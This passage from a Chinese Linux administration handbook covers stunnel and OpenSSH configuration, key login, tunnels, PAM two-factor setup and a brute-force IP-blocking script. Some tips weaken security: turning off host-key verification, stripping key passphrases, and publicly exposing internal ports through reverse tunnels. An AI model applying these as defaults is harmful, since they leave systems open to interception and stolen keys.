FILES="/etc/stunnel/*.conf"
OPTIONS=""

# Change to one to enable ppp restart scripts
PPP_RESTART=0
```

   edit /etc/default/stunnel4 file and change ENABLED=0 to ENABLED=1 to enable Stunnel

3. config

```
$ sudo vim /etc/stunnel/stunnel.conf
[pop3s]
accept  = 995
connect = 110

[imaps]
accept  = 993
connect = 143

[ssmtp]
accept  = 465
connect = 25

[https]
accept  = 443
connect = 80
```

4. start

```
$ sudo /etc/init.d/stunnel4 start
```

第 32 章 OpenSSH

ssh 连接过程

```
(1)远程主机收到用户的登录请求,把自己的公钥发给用户.
(2)用户使用这个公钥,将登录密码加密后,发送回来.
(3)远程主机用自己的私钥,解密登录密码,如果密码正确,就同意用户登录.
```

1. 安装 OpenSSH

使用下面命令安装OpenSSH

sudo apt-get install ssh

2. /etc/ssh/

IP地址限制

只允许通过192.168.2.1,192.168.2.2 访问本机

```
# vim /etc/hosts.allow
sshd:192.168.2.1,192.168.2.2
```

禁止所有人访问本机

```
# vim /etc/hosts.deny
sshd:ALL
```

上面使白名单策略，你也可以采用黑名单策略。

sshd_config

```
# vi /etc/ssh/sshd_config
```

Authentication 配置

连接后2m没有任何键盘输入以及屏幕输出，将自动切换SSH连接。

```
```

```
LoginGraceTime 2m
```

禁止root用户登录(disable root SSH login)

```
PermitRootLogin no
```

限制SSH验证重试次数(maximum number of authentication):

```
MaxAuthTries 6
```

Automatic SSH / SSH without password

config /etc/ssh/sshd_config

```
$ sudo vim /etc/ssh/sshd_config
AuthorizedKeysFile  %h/.ssh/authorized_keys
$ sudo /etc/init.d/ssh reload
```

ssh-keygen

ssh-keygen -d

master server

```
```

```
[netkiller@master ~]$ ssh-keygen -d
Generating public/private dsa key pair.
Enter file in which to save the key
(/home/netkiller/.ssh/id_dsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in
/home/netkiller/.ssh/id_dsa.
Your public key has been saved in
/home/netkiller/.ssh/id_dsa.pub.
The key fingerprint is:
bf:a9:21:2c:82:77:2d:71:33:12:20:10:93:5f:cb:74
netkiller@master
[netkiller@master ~]$
[netkiller@master ~]$ cp .ssh/id_dsa.pub .ssh/authorized_keys
[netkiller@master ~]$ chmod 600 .ssh/authorized_keys
[netkiller@master ~]$ ls -l .ssh/
total 12
-rw-------  1 netkiller netkiller 612 Mar 27 15:31
authorized_keys
-rw-------  1 netkiller netkiller 736 Mar 27 15:24 id_dsa
-rw-r--r--  1 netkiller netkiller 612 Mar 27 15:24 id_dsa.pub
[netkiller@master ~]$
```

backup server

```
[netkiller@backup ~]$ ssh-keygen -d
Generating public/private dsa key pair.
Enter file in which to save the key
(/home/netkiller/.ssh/id_dsa):
Created directory '/home/netkiller/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in
/home/netkiller/.ssh/id_dsa.
Your public key has been saved in
/home/netkiller/.ssh/id_dsa.pub.
The key fingerprint is:
c5:2f:0e:4e:b0:46:47:ec:19:30:be:9c:20:ad:9c:51
netkiller@backup
```

```
[netkiller@backup ~]$ cp .ssh/id_dsa.pub .ssh/authorized_keys
[netkiller@backup ~]$ chmod 600 .ssh/authorized_keys
[netkiller@backup ~]$ ls -l .ssh/
total 16
-rw-------  1 netkiller netkiller 609 Mar 27 15:31
authorized_keys
-rw-------  1 netkiller netkiller 736 Mar 27 15:27 id_dsa
-rw-r--r--  1 netkiller netkiller 609 Mar 27 15:27 id_dsa.pub
```

交换公钥证书

master => backup

```
[netkiller@master ~]$ scp .ssh/id_dsa.pub
netkiller@backup.example.org:.ssh/master.pub
netkiller@backup.example.org's password:
id_dsa.p
100%  612     0.6KB/s   00:00
[netkiller@master ~]$

[netkiller@backup ~]$ cat .ssh/master.pub >>
.ssh/authorized_keys
```

test

```
[netkiller@master ~]$ ssh backup.example.org
Enter passphrase for key '/home/netkiller/.ssh/id_dsa':
Last login: Tue Mar 27 15:26:35 2007 from master.example.org
[netkiller@backup ~]$
```

master <= backup

```
[netkiller@backup ~]$ scp .ssh/id_dsa.pub
netkiller@master.example.org:.ssh/backup.pub
netkiller@master.example.org's password:
id_dsa.pub
100%  609     0.6KB/s   00:00
[netkiller@backup ~]$

[netkiller@master ~]$ cat .ssh/backup.pub >>
.ssh/authorized_keys
```

test

```
[netkiller@backup ~]$ ssh master.example.org
Enter passphrase for key '/home/netkiller/.ssh/id_dsa':
Last login: Tue Mar 27 15:44:37 2007 from backup.example.org
[netkiller@master ~]$
```

注意：authorized_keys权限必须为600，否则可能登陆的时候还会让你输入密码，但是一旦改成600以后并且成功登陆，此问题不再出现。

script

```
ssh-keygen -d
cp .ssh/id_dsa.pub .ssh/authorized_keys
chmod 600 .ssh/authorized_keys
ls -l .ssh/
```

提示

```
   禁止证书登陆 PubkeyAuthentication no; 或者 AuthorizedKeysFile
/dev/null
```

disable password authentication

建议你使用证书登录，并禁用密码认证 PasswordAuthentication yes，这样更安全，且不会骇客穷举你的口令。

```
PasswordAuthentication no
```

GSSAPI options

GSSAPI (Generic Security Services Application Programming Interface) 是一套类似Kerberos 5 的通用网络安全系统接口. 该接口是对各种不同的客户端服务器安全机制的封装,以消除安全接口的不同,降低编程难度. 但该接口在目标主机无域名解析时会有如下问题

GSSAPI 基本用不到建议关闭

```
#GSSAPIAuthentication no
GSSAPIAuthentication yes
#GSSAPICleanupCredentials yes
GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
```

```
debug1:  Host  '10.1.1.17'  is known and matches the RSA host
key.
debug1:  Found key in /home/neo/.ssh/known_hosts: 1
debug1:  ssh_rsa_verify: signature correct
debug1:  SSH 2 _MSG_NEWKEYS sent
```

```
debug1:  expecting SSH 2 _MSG_NEWKEYS
debug1:  SSH 2 _MSG_NEWKEYS received
debug1:  SSH 2 _MSG_SERVICE_REQUEST sent
debug1:  SSH 2 _MSG_SERVICE_ACCEPT received
debug1:  Authentications that can continue: publickey,gssapi-
with-mic,password
debug1:  Next authentication method: gssapi-with-mic
debug1:  An invalid name was supplied
Cannot determine realm for numeric host address
debug1:  An invalid name was supplied
Cannot determine realm for numeric host address
debug1:  An invalid name was supplied
debug1:  Next authentication method: publickey
debug1:  Trying private key: /home/neo/.ssh/identity
debug1:  Trying private key: /home/neo/.ssh/id_rsa
debug1:  Trying private key: /home/neo/.ssh/id_dsa
debug1:  Next authentication method: password
====>
事实上,正是从gssapi-with-mic这一行开始,开始耗时间:

找到
GSSAPIAuthentication yes
改为
GSSAPIAuthentication no
```

关闭 GSSAPI

```
GSSAPIAuthentication no
#GSSAPIAuthentication yes
#GSSAPICleanupCredentials yes
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
```

忽略known_hosts文件

/etc/ssh/sshd_config

```
IgnoreUserKnownHosts yes
```

修改配置文件“~/.ssh/config”, 加入下面配置项

```
StrictHostKeyChecking no
UserKnownHostsFile /dev/null
```

UseDNS no

ssh登录服务器时总是要停顿等待一下才能连接上,这是因为OpenSSH服务器有一个DNS查找选项(UseDNS)默认是打开的. UseDNS选项打开状态下,当客户端试图登录OpenSSH服务器时,服务器端先根据客户端的IP地址进行DNS PTR反向查询,查询出客户端的host name,然后根据查询出的客户端host name进行DNS正向A记录查询,验证与其原始IP地址是否一致,这是防止客户端欺骗的一种手段.

```
vim /etc/ssh/sshd_config
=====>
增加 UseDNS no

打开这个参数ssh在连接sever如果无法进行dns解析的时候会出现如下卡顿现象(ssh
加 -v参数)：
debug1: Found key in /home/neo/.ssh/known_hosts:71
debug1: ssh_rsa_verify: signature correct
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: SSH2_MSG_SERVICE_REQUEST sent
debug1: SSH2_MSG_SERVICE_ACCEPT received

<---- delay 4-5 seconds------>
```

```
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Trying private key: /home/neo/.ssh/identity
```

禁止root用户登录

只允许普通用户登陆，然后通过su命令切换到root用过。后面还会将怎样限制su命令

```
PermitRootLogin no
```

限制SSH验证重试次数

超过3次socket连接会断开，效果不明显，有一点点用。

```
MaxAuthTries 3
```

禁止证书登陆

证书登陆非常安全，但是很有可能正常用户在你不知道情况下，给你安装了一个证书，他随时都可能进入你的系统

任何一个有权限的用户都能很方便的植入一个证书到 .ssh/authorized_keys 文件中

```
PubkeyAuthentication no
AuthorizedKeysFile /dev/null
```

```

```

使用证书替代密码认证

是不是自相矛盾？ 这个跟上面讲的正好相反，这里只允许使用key文件登陆。

```
PasswordAuthentication no
```

这种方式比起密码要安全的多，唯一要注意的地方就是证书被拷贝，建议你给证书加上 passphrase。

证书的 passphrase 是可以通过openssl工具将其剥离的，SSH证书我没有试过，但是原理都差不多。

图形窗口客户端记忆密码的问题

当你使用XShell, Xftp, WinSCP, SecureCRT, SecureFX .....等等软件登录时，该软件都提供记住密码的功能，使你下次再登陆的时候无须输入密码就可以进入系统。这样做的确非常方便，

但是你是否想过你的电脑一旦丢失或者被其他人进入，那有多么危险。我之前每天背着笔记本电脑上班，上面安装着XShell并且密码全部记忆在里面。这使我意识到一点电脑丢失，有多么可怕。

禁止SSH客户端记住密码，你不要要求别人那么做。你也无法控制，最终我找到了一种解决方案。

```
ChallengeResponseAuthentication yes
```

每次登陆都回提示你输入密码。密码保存也无效。

用户白名单权限控制

在 Linux 中允许指定用户使用 SSH，将指定的用户添加 /etc/ssh/sshd_config 文件中即可，多个用户用空格分割他们。

```
# echo "AllowUsers myuser" >> /etc/ssh/sshd_config
```

运行下列命令检查是否添加成功。

```
# cat /etc/ssh/sshd_config | grep -i allowusers
AllowUsers myuser
```

重启生效

```
# systemctl restart sshd
```

测试一下效果

```
# ssh test@192.168.1.4
test@192.168.1.4's password:
Permission denied, please try again.
```

日志输出：

```
Mar 29 02:00:35 CentOS7 sshd[4900]: User test from 192.168.1.6
```

```
not allowed because not listed in AllowUsers
Mar 29 02:00:35 CentOS7 sshd[4900]: input_userauth_request:
invalid user test [preauth]
Mar 29 02:00:40 CentOS7 unix_chkpwd[4902]: password check
failed for user (test)
Mar 29 02:00:40 CentOS7 sshd[4900]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.1.6  user=test
Mar 29 02:00:43 CentOS7 sshd[4900]: Failed password for invalid
user test from 192.168.1.6 port 42568 ssh2
```

使用用户 myuser 正常登陆，因为他在允许的用户列表中。

```
# ssh myuser@192.168.1.4
myuser@192.168.1.4's password:

输出:

Mar 29 02:01:13 CentOS7 sshd[4939]: Accepted password for
myuser from 192.168.1.6 port 42590 ssh2
Mar 29 02:01:13 CentOS7 sshd[4939]: pam_unix(sshd:session):
session opened for user myuser by (uid=0)
```

用户黑名单控制

```
# echo "DenyUsers user1" >> /etc/ssh/sshd_config

运行下列命令检查是否添加成功。

# cat /etc/ssh/sshd_config | grep -i denyusers
DenyUsers user1

重启 ssh 服务生效

# systemctl restart sshd
```

组白名单权限

```
# echo "AllowGroups wheel" >> /etc/ssh/sshd_config
```

确认是否添加成功

```
# cat /etc/ssh/sshd_config | grep -i AllowGroups
AllowGroups wheel

# getent group wheel
wheel:x:1005:user1,user2,user3
```

组黑名单权限

```
# echo "DenyGroups wheel" >> /etc/ssh/sshd_config
```

```
# cat /etc/ssh/sshd_config | grep -i denygroups
DenyGroups wheel

# getent group wheel
wheel:x:1005:user1,user2,user3
```

禁止SSH端口映射

禁止使用SSH映射Socks5翻墙等等

```
AllowTcpForwarding no
```

ssh_config

ForwardAgent

转发Agent开启, 当你ssh root@remote 后，再从remote登录另一台服务器的时候就不许要再次输入密码

```
ForwardAgent yes
```

~/.ssh/config

格式

```
Host    别名
    HostName        主机名
    Port            端口
    User            用户名
    IdentityFile    密钥文件的路径
```

指定主机175.46.28.88的默认端口2022

```
cat ~/.ssh/config
```

```
Host 175.46.28.88
    Port 2022
```

~/.ssh/config 文件的权限必须是600

```
chmod 600 ~/.ssh/config
```

3. ssh client

-o option 参数详解

```
-o option
             Can be used to give options in the format used in
the configuration file.  This is useful for specifying options
for which there is no separate command-line flag.  For
             full details of the options listed below, and
their possible values, see ssh_config(5).


[root@netkiller tmp]# ssh root@192.168.2.18
The authenticity of host '192.168.2.18 (192.168.2.18)' can't be
established.
RSA key fingerprint is
83:e9:fc:a9:98:6b:33:41:0f:b2:44:13:01:f5:af:3c.
Are you sure you want to continue connecting (yes/no)?

===>这段话的意思是,无法确认host主机的真实性,只知道它的公钥md值,问你还想继
续连接吗?

[root@netkiller tmp]# ssh  -o stricthostkeychecking=no
root@192.168.2.18
Warning: Permanently added '192.168.2.18' (RSA) to the list of
known hosts.
root@192.168.2.18's password:
```

调试模式，显示连接过程

```
iMac:ensd neo$ ssh admin@172.18.100.253 -v
OpenSSH_8.6p1, LibreSSL 3.3.6
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 21: include
/etc/ssh/ssh_config.d/* matched no files
```

```
debug1: /etc/ssh/ssh_config line 54: Applying options for *
debug1: Authenticator provider $SSH_SK_PROVIDER did not
resolve; disabling
debug1: Connecting to 172.18.100.253 [172.18.100.253] port 22.
debug1: connect to address 172.18.100.253 port 22: Operation
timed out
ssh: connect to host 172.18.100.253 port 22: Operation timed
out
```

4. OpenSSH Tunnel

SOCKS v5 Tunnel

```
ssh -D 1080 <远程主机地址>
or
ssh -D 7070 <远程主机地址>
```

I prefer 1080 to 7070. the reason is 1080 default for SOCKS port.

```
ssh neo@www.example.com -D 1080
```

```
ssh -D 1080 -f -C -q -N neo@example.com
```

Explanation of arguments

-
D: Tells SSH that we want a SOCKS tunnel on the specified port number (y
ou can choose a number between 1025-65536)
-f: Forks the process to the background
-C: Compresses the data before sending it
-q: Uses quiet mode

-N: Tells SSH that no command will be sent once the tunnel is up

脚本

```
ssh -D 1080 -f -C -q -N neo@vpn.netkiller.cn
pkill ping
ping -i 30 8.8.8.8 > /dev/null &
```

ping 是保持隧道活跃，每个 30秒 ping 访问一次外部主机以保持 ssh 不会退出。

从公网穿透局域网

WAN 服务区

编辑 /etc/ssh/sshd_config 文件，修改 GatewayPorts 配置项为 yes

```
GatewayPorts yes
```

如果没有配置 GatewayPorts yes 所有映射端口为 127.0.0.1:XXXX，配置 GatewayPorts yes 后可默认是 *:XXXX 以绑定任意接口。

重启 sshd

```
systemctl reload sshd.service
```

LAN 服务器

建立链接

```
ssh -NTf -R 3306:127.0.0.1:3306 root@www.netkiller.cn
# 多个端口可以这样写
ssh -NTCf -R 80:192.168.10.10:80 -R 443:192.168.10.10:443
root@www.netkiller.cn
```

MySQL 应用案例

mysql tunnel

```
$ ssh -L 3306:127.0.0.1:3306 user@example.org
```

testing

```
$ mysql -h 127.0.0.1 -uroot -p test
```

5. ssh-keygen — authentication key generation, management and conversion

.ssh/known_hosts

当你的重装服务器，或者更换IP地址会提示.ssh/known_hosts中的Key不匹配，例如下面的提示

```
$ ssh logs@120.132.144.48
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-
middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
99:9b:da:86:dd:8d:ae:46:66:00:e0:09:fb:c5:56:3d.
Please contact your system administrator.
Add correct host key in /home/neo/.ssh/known_hosts to get rid
of this message.
Offending RSA key in /home/neo/.ssh/known_hosts:43
  remove with: ssh-keygen -f "/home/neo/.ssh/known_hosts" -R
172.12.14.48
RSA host key for 172.12.14.48 has changed and you have
requested strict checking.
Host key verification failed.
                        </screen>
                        <para>打开/home/neo/.ssh/known_hosts文件
删除43行即可，也同样可以使用下面命令删除</para>
                        <screen>
ssh-keygen -f "/home/neo/.ssh/known_hosts" -R 172.12.14.48
                        </screen>
                        <tip><para>CentOS不会提示你remove with:
ssh-keygen -f "/home/neo/.ssh/known_hosts" -R
172.12.14.48</para></tip>
                        <screen>
$ ssh-keygen -f "/home/neo/.ssh/known_hosts" -R 172.12.14.48
/home/neo/.ssh/known_hosts updated.
```

```
Original contents retained as /home/neo/.ssh/known_hosts.old
```

6. ssh-keyscan

```
# ssh-keyscan 58.96.18.16
# 58.96.18.16 SSH-2.0-OpenSSH_6.7
58.96.18.16 ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCuKVqBeREVzDFDhTa4cdYel5TInydVSei
SQGgHPppOmRSzUC6qWpqP1HO9bgYXRTXozn0h/K1I15RZ2hRGlJarFi8zCpaXoX
g3roQHzPW8fof9icWAA85XlM6r08X6LjHR9G9KalKvFMjuZtqJbFEYJj+MCxxsi
46ORQk7DIFL5kWs8ESxi6yLs+9Ivr3Fw3xt3mG+y/hZvN00mfRijiPqMOIsmnnS
OmeJaQ0MnUIzLt2DPWKzpZbAUe0oeqSibwJIsY0vW31bctbl9NSGJXkYf8l+cPg
BD2CVkWSUXp2wa08fTTV5LigCeudLDEJOUYKdj70NjOe4MjQ88wGag/j3
# 58.96.18.16 SSH-2.0-OpenSSH_6.7
58.96.18.16 ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ6hDPAs/08
8hMO1hXQjGTWZ8FYR0VDmdzRJyCkGnlXO1MxJfcWcf99SR+FczWED1fzoN/wbQN
N0sPoLnsA7Jh0=
```

7. ssh-copy-id - install your public key in a remote machine's authorized_keys

```
ssh-copy-id [-i [identity_file]] [user@]machine
```

8. ssh-agent

```
$ ssh-agent
SSH_AUTH_SOCK=/tmp/ssh-JvfzN17863/agent.17863; export
SSH_AUTH_SOCK;
SSH_AGENT_PID=17864; export SSH_AGENT_PID;
echo Agent pid 17864;
```

使ssh-agent生效

```
eval `ssh-agent`
```

ssh-add

私钥管理

```
neo@netkiller:~$ ssh-add
Identity added: /home/neo/.ssh/id_dsa (/home/neo/.ssh/id_dsa)

neo@netkiller:~$ ssh-add -l
1024 e5:16:5a:ca:5c:ca:a6:66:89:2d:bf:f2:22:94:3c:d6
/home/neo/.ssh/id_dsa (DSA)
```

let's add a few one-off keys

```
$ ssh-add ssh-keys/id*
```

```
```

Delete all keys from the agent

```
neo@netkiller:~$ ssh-add -D
All identities removed.
```

Lock / Unlock agent

```
neo@netkiller:~$ ssh-add -x
Enter lock password:
Again:
Agent locked.
neo@netkiller:~$ ssh-add -X
Enter lock password:
Agent unlocked.
```

Set lifetime (in seconds) when adding identities.

```
neo@netkiller:~$ ssh-add -t 10
Identity added: /home/neo/.ssh/id_dsa (/home/neo/.ssh/id_dsa)
Lifetime set to 10 seconds

neo@netkiller:~$ ssh-add -l
1024 e5:16:5a:ca:5c:ca:a6:66:89:2d:bf:f2:22:94:3c:d6
/home/neo/.ssh/id_dsa (DSA)

neo@netkiller:~$ ssh-add -l
The agent has no identities.
```

9. OpenSSH for Windows

homepage: http://sshwindows.sourceforge.net/

Putty Client

1. config /etc/ssh/sshd_config

```
$ sudo vim /etc/ssh/sshd_config

AuthorizedKeysFile  %h/.ssh/authorized_keys

$ sudo /etc/init.d/ssh reload
```

2. ssh-keygen

```
neo@master:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key
(/home/neo/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in
/home/neo/.ssh/id_rsa.
Your public key has been saved in
/home/neo/.ssh/id_rsa.pub.
The key fingerprint is:
98:35:81:56:fd:b5:87:e4:94:e4:54:b8:b9:0a:4e:80 neo@master
```

3. authorized_keys

```
$ mv .ssh/id_rsa.pub .ssh/authorized_keys
```

or

```
$ cat .ssh/id_rsa.pub > .ssh/authorized_keys
```

4. PuTTYgen

   Load an existing private key file

   to click 'Load' button and then open 'id_rsa'

   'Save public key' and 'Save private key'

   closing PuTTYgen

5. Pageant

   opening Pageant

   to click mouse right key and then select 'Add Key', opening above private key.

6. Putty

   Host Name: your ip address

   Connection -> Data -> Auto-login username: your username

   Connection -> SSH -> Auth -> Allow agent forwarding, you must checked it

Now, You may click 'Open' to login linux system

10. Google Authenticator - Android Apps on Google Play

```
#### ssh 二次认证

1) 安装依赖环境
yum install gcc wget pam-devel libpng-devel libtool

2) 安装二维码工具
yum install -y  qrencode

3) 安装 google_authenticator (EPEL repo)
yum install google-authenticator -y

4) setup
<1> Using command line switch to the user you want to setup
Google 2-step verification for
[root@test23 src]# su root
<2>  Run the Google Authenticator script and answer yes (y) to
all questions:
[root@test23 src]# google-authenticator
<3> 执行 google-authenticator 命令 会生成一张二维码 ,手机下载
google authenticator app  扫描上面的二维码(或者手动输入),这样就能实现
基于时间的 口令同步.同时在用户的家目录下 下面5个是万能钥匙    用一次少一个
.
<4> 设置 ssh 登陆认证方式,Edit the file /etc/pam.d/sshd,and add
this line towards the top of the file:
# google authenticator
auth required pam_google_authenticator.so
<5>Next, edit the file /etc/ssh/sshd_config ,and change the
ChallengeResponseAuthentication value to yes so it looks
something like:
# google authenticator
ChallengeResponseAuthentication yes
<6> 重启 sshd 服务

#### 普通用户su到root用户二次认证

[root@test23 redhat]# cat /etc/pam.d/su
#%PAM-1.0
auth            sufficient      pam_rootok.so
# Uncomment the following line to implicitly trust users in the
```

```
"wheel" group.
#auth            sufficient      pam_wheel.so trust use_uid
# Uncomment the following line to require a user to be in the
"wheel" group.
#auth            required        pam_wheel.so use_uid
# google authenticator
auth required pam_google_authenticator.so
auth             include        system-auth
account          sufficient      pam_succeed_if.so uid = 0
use_uid quiet
account          include         system-auth
password         include         system-auth
session          include         system-auth
session          optional        pam_xauth.so

#### 普通用户su到root用户不需要输入系统密码认证

[root@test23 redhat]# cat /etc/pam.d/su
#%PAM-1.0
auth             sufficient      pam_rootok.so
# Uncomment the following line to implicitly trust users in the
"wheel" group.
#auth            sufficient      pam_wheel.so trust use_uid
# Uncomment the following line to require a user to be in the
"wheel" group.
#auth            required        pam_wheel.so use_uid
# google authenticator
auth             required        pam_google_authenticator.so
auth             [success=ignore default=1] pam_succeed_if.so
user = root
auth             sufficient      pam_succeed_if.so use_uid user
= redhat
auth             include         system-auth
account          sufficient      pam_succeed_if.so uid = 0
use_uid quiet
account          include         system-auth
password         include         system-auth
session          include         system-auth
session          optional        pam_xauth.so

其中：
auth             [success=ignore default=1] pam_succeed_if.so
user = root
auth             sufficient      pam_succeed_if.so use_uid user
= redhat
```

第一行的意思是 要 su 到哪个用户不需要输入密码
第二行的意思是 要从哪个用户 su 到一行时候才不要密码
由于 auth required pam_google_authenticator.so 这一行在前面,所有 本列中从 redhat su 到 root ,不需要输入 root 的系统密码, 但是需要输入 google 的动态口令.

如果说想指定和多用户 su 到 root 都不需要 root 密码,只需输入动态口令,有两种方式:

1) 把上面的两行改成如下

```
auth            [success=ignore default=1] pam_succeed_if.so
user = root
auth            sufficient      pam_succeed_if.so use_uid user
ingroup allowedpeople
```

意思是把 需要的普通用户都加入一个 allowedpeople 用户组里, 对该用户组授权!

2) 见下面是用 普通用户 sudo 到 root 用户不需要输入系统密码认证

普通用户 sudo 到 root 用户不需要输入系统密码认证

1) 切换到普通用户(redhat) 执行google-authenticator

2) 此普通用户(redhat)在 sudo 的配置文件为

```
redhat  ALL=(ALL)       /bin/su - root
```

3) 修改 sudo 的pam 文件如下

```
[root@test23 pam.d]# cat /etc/pam.d/sudo
#%PAM-1.0
# google authenticator
#auth       required      pam_radius_auth.so
auth       required     pam_google_authenticator.so
#auth       include      system-auth
account    include      system-auth
password   include      system-auth
session    optional     pam_keyinit.so revoke
session    required     pam_limits.so
```

4) 普通用户通过 google 口令 sudo 到 root 用户

```
[redhat@test23 ~]$ sudo su - root
Verification code:
[root@test23 ~]#
```

另外一种方式 见 Radius

11. 禁止SSH密码穷举

骇客常常使用骇客字典穷举你的SSH密码，使用下面脚本可以封杀频繁链接的IP地址

```
#!/bin/bash
#########################################
# Homepage: http://netkiller.github.io
# Author: neo <netkiller@msn.com>
#########################################
PIPE=/var/tmp/pipe
pidfile=/var/tmp/$0.pid
BLACKLIST=/var/tmp/black.lst
WHITELIST=/var/tmp/white.lst

LOGFILE=/var/log/secure
DAY=5
#########################################

if [ -z "$( egrep "CentOS|7." /etc/centos-release)" ]; then
        echo 'Only for CentOS 7.x'
        exit
fi

if [ -f $BLACKLIST ]; then
        find $BLACKLIST -type f -mtime +${DAY} -delete
fi

if [ ! -f ${BLACKLIST} ]; then
    touch ${BLACKLIST}
fi

if [ ! -f ${WHITELIST} ]; then
    touch ${WHITELIST}
fi

for ipaddr in $(grep rhost ${LOGFILE} | grep -oE "\b([0-9]
{1,3}\.){3}[0-9]{1,3}\b" | sort | uniq -c | sort -r -n | head -
n 10| awk '{print $2}')
do
```

```
    if [ $(grep -c $ipaddr ${WHITELIST}) -gt 0 ]; then
                continue
    fi

    if [ $(grep -c $ipaddr ${BLACKLIST}) -eq 0 ] ; then
                echo $ipaddr >> ${BLACKLIST}
        iptables -I INPUT -p tcp --dport 22 -s $ipaddr -j DROP
        #iptables -I INPUT -s $ipaddr -j DROP
    fi
done
```

12. FAQ

Pseudo-terminal will not be allocated because stdin is not a terminal.

SSH 提示 Pseudo-terminal will not be allocated because stdin is not a terminal. 使用 -T 参数可能禁用输出

```
ssh -T root@host < /path/to/shell/file
cat file | ssh -T root@host
```

去掉 passphrase

```
1. 使用openssl命令去掉私钥的密码 openssl rsa -in ~/.ssh/id_rsa -out
~/.ssh/id_rsa_new
2. 备份旧私钥mv ~/.ssh/id_rsa ~/.ssh/id_rsa.backup
3. 使用新私钥mv ~/.ssh/id_rsa_new ~/.ssh/id_rsa
4. 设置权限chomd 600 ~/.ssh/id_rsa
```

打印调试信息

-v Verbose mode. Causes ssh to print debugging messages about its progress. This is helpful in debugging connection, authentication, and configuration problems. Multiple -v options increase the verbosity. The maximum is 3.

```
# ssh -v administrator@58.96.18.16
OpenSSH_6.6, OpenSSL 1.0.1e-fips 11 Feb 2013
debug1: Reading configuration data /etc/ssh/ssh_config
```

```
debug1: Connecting to 58.96.18.16 [58.96.18.16] port 22.
debug1: Connection established.
debug1: permanently_set_uid: 0/0
debug1: identity file /root/.ssh/id_rsa type 1
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: identity file /root/.ssh/id_dsa type -1
debug1: identity file /root/.ssh/id_dsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
debug1: identity file /root/.ssh/id_ed25519 type -1
debug1: identity file /root/.ssh/id_ed25519-cert type -1
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_6.6
debug1: Remote protocol version 2.0, remote software version
OpenSSH_6.7
debug1: match: OpenSSH_6.7 pat OpenSSH* compat 0x04000000
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: server->client aes128-ctr hmac-sha1-
etm@openssh.com none
debug1: kex: client->server aes128-ctr hmac-sha1-
etm@openssh.com none
debug1: sending SSH2_MSG_KEX_ECDH_INIT
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: Server host key: ECDSA
13:b8:f4:3e:67:27:51:d2:ce:40:97:17:83:89:9d:38
debug1: Host '58.96.18.16' is known and matches the ECDSA host
key.
debug1: Found key in /root/.ssh/known_hosts:37
debug1: ssh_ecdsa_verify: signature correct
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: Roaming not allowed by server
debug1: SSH2_MSG_SERVICE_REQUEST sent
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue:
publickey,password,keyboard-interactive
debug1: Next authentication method: publickey
debug1: Offering RSA public key: /root/.ssh/id_rsa
Connection closed by 58.96.18.16
```

-vv

```
# ssh -vv administrator@58.96.18.16
OpenSSH_6.6, OpenSSL 1.0.1e-fips 11 Feb 2013
debug1: Reading configuration data /etc/ssh/ssh_config
debug2: ssh_connect: needpriv 0
debug1: Connecting to 58.96.18.16 [58.96.18.16] port 22.
debug1: Connection established.
debug1: permanently_set_uid: 0/0
debug1: identity file /root/.ssh/id_rsa type 1
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: identity file /root/.ssh/id_dsa type -1
debug1: identity file /root/.ssh/id_dsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
debug1: identity file /root/.ssh/id_ed25519 type -1
debug1: identity file /root/.ssh/id_ed25519-cert type -1
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_6.6
debug1: Remote protocol version 2.0, remote software version
OpenSSH_6.7
debug1: match: OpenSSH_6.7 pat OpenSSH* compat 0x04000000
debug2: fd 3 setting O_NONBLOCK
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug2: kex_parse_kexinit: curve25519-sha256@libssh.org,ecdh-
sha2-nistp256,ecdh-sha2-nistp384,diffie-hellman-group-exchange-
sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-
group14-sha1,diffie-hellman-group1-sha1
debug2: kex_parse_kexinit: ecdsa-sha2-nistp256-cert-
v01@openssh.com,ecdsa-sha2-nistp384-cert-v01@openssh.com,ecdsa-
sha2-nistp256,ecdsa-sha2-nistp384,ssh-ed25519-cert-
